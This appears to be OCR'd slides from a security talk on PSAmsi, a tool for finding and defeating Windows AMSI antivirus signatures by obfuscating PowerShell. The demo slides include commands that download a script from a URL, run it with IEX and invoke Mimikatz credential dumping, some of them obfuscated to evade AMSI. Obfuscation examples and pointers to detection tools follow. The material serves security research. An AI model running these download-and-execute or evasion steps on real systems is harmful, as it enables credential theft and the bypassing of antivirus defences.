
Lee Holmes ✓
@Lee_Holmes

Following

In Windows 10, there is no such thing as file-less malware. Any AV vendors that support AMSI missing?
blogs.technet.microsoft.com/mmpc/2015/06/0 ...

Antivirus Vendor Support for Windows 10 AMSI


Vendor	Support
Windows Defender	https://blogs.technet.microsoft.com/mmpc/2015/09/windows-10-to-offer-application-developers-new-malware-defenses/
AVG	https://support.avg.com/answers?id=906b0000000SoUTAAY
BitDefender	https://forum.bitdefender.com/index.php?/topic/72455-antimalware-scan-service/
ESET	https://forum.eset.com/topic/14-eset-endpoint-security-66-is-available-for-evaluation/
Dr. Web	https://news.drweb.com/show/?i=11272&lng=en
Avast	https://forum.avast.com/index.php?topic=184491.msg1300884#msg1300884


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
Test-EicarDetection
PS C:\PSAmsi>

PSAmsi

- A tool for auditing and defeating AMSI signatures.

- Defeating
  - Obfuscation!
  - Invoke-Obfuscation - Daniel Bohannon (@danielhbohannon)


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$Signatures[4]
Get-PSAmsiScanResult $Signatures[4]
$ObfuscatedString = $Signatures[4].Replace("`$VirtualProtect", "`${VirtualProtect}")
$ObfuscatedString
Get-PSAmsiScanResult $ObfuscatedString
Get-PSAmsiScanResult -ScriptUri $MimikatzURL
[Net.WebClient]::new().DownloadString($MimikatzURL) | IEX; Invoke-Mimikatz -Command Coffee
Get-MinimallyObfuscated -ScriptUri $MimikatzURL | IEX; Invoke-Mimikatz -Command Coffee
Get-MinimallyObfuscated -ScriptUri $MimikatzURL -AmsiSignatures $Signatures | IEX; Invoke-Mimikatz -Command Coffee
PS C:\PSAmsi>

Detecting Obfuscation

- Heavy obfuscation is obvious to a human!

```
function Write-Num {
    Param ([Int] $Num)
    Write-Host $Num
}  Write-Num 3
```

Invoke-Obfuscation –C “TOKEN\ALL\1”

```
function wrITE`-`NUM {
  Param ([Int] ${N`Um})
  .("{0}{2}{1}"-f'Wr','t','ite-Hos') ${n`UM}
} .("{1}{0}{2}"-f 'u','Write-N','m') 3
```

Detecting Obfuscation

- Heavy obfuscation is obvious to a human!
- Detecting obfuscation w/ character frequency analysis
  - Lee Holmes - https://www.leeholmes.com/blog/2016/10/22/more-detecting-obfuscated-powershell/
- Revoke-Obfuscation
  - Daniel Bohannon (@danielhbohannon) and Lee Holmes (@Lee_Holmes)

Minimizing Obfuscation

- How much do we *really need* to alter a script to get by the AMSI signatures?

- How good are these signatures?

Stealthier Obfuscation

- Out-ObfuscatedAst – AbstractSyntaxTree based “obfuscation”!
  - Uses an Ast’s location within the tree as context for more obfuscation options

Example Script

```powershell
function Test-AstObfuscation {
    Param (
        [Parameter(ParameterSetName = "Set1", Position = 1, Mandatory, ValueFromPipelineByPropertyName = $True)]
        [Alias('Parameter1', 'Param1', 'ParamOne')]
        [Int] $ParameterOne,

        [Parameter(ParameterSetName = "Set2", Position = 2, Mandatory = $True, ValueFromPipeline)]
        [Int] $ParameterTwo
    )
    Begin {
        $Start = (Get-Random -Minimum 1 -Maximum 100)
    }
    Process {
        $Result = $ParameterOne + $Start + $ParameterTwo + (1 + 2)
    }
    End {
        $Result
    }
}
```

PSToken Based Obfuscation

Type	Content		Obfuscated Content
CommandArgument	Test-AstObfuscation	->	TE`s`t-AS`TOBFus`CAtIon
Member	ParameterSetName	->	ParamEterseTNAME
String	Set1	->	“S`et1”
Member	Position	->	PositiOn
Member	Mandatory	->	MAnDatoRY
Member	ValueFromPipelineByPropertyName	->	ValUefroMPipELiNebyProPeRTyname
Variable	True	->	${t`RuE}
String	Parameter1	->	{“{0}{1}{2}” –f’Parame’,’te’,’r1’}
String	Param1	->	{“{1}{0}”-f’1’,’Param’}
String	ParamOne	->	{”{0}{2}{1}” –f ‘Para’,’e’,’mOn’}
Variable	ParameterOne	->	${p`Ara`m`et`EROne}
Member	ParameterSetName	->	PaRamEtERsEtNaME
String	Set2	->	“SE`T2”
Member	Position	->	POSitiON
…			


protiviti

PSToken Based Obfuscation

```
function TE`st-`AS`TOBFus`CAtIon {
    Param (
        [Parameter(ParamEterseTNAME = "S`et1", PositiOn = 1, MAnDatoRY, valUefroMPipELiNebyProPeRTyname = ${t`RuE})]
        [Alias({"{0}{1}{2}" -f'Parame','te','r1'}, {"{1}{0}"-f'1','Param'}, {"{0}{2}{1}" -f 'Para','e','mOn'})]
        [Int] ${p`Ara`m`et`EROne},

        [Parameter(PaRamEtERsEtNaME = "SE`T2", POSitiON = 2, MandAtoRy = ${tr`uE}, ValUefROmPIpeliNE)]
        [Int] ${paRameTEr`T`Wo}
    )
    Begin {
        ${S`T`ArT} = (.("{0}{1}{2}" -f 'Get-','Ra','ndom') -Minimum 1 -Maximum 100)
    }
    Process {
        ${re`SU`Lt} = ${pA`RaM`Eter`One} + ${s`T`ArT} + ${PAR`AM`eTeR`TWo} + (1 + 2)
    }
    End {
        ${R`eSu`lT}
    }
}
```

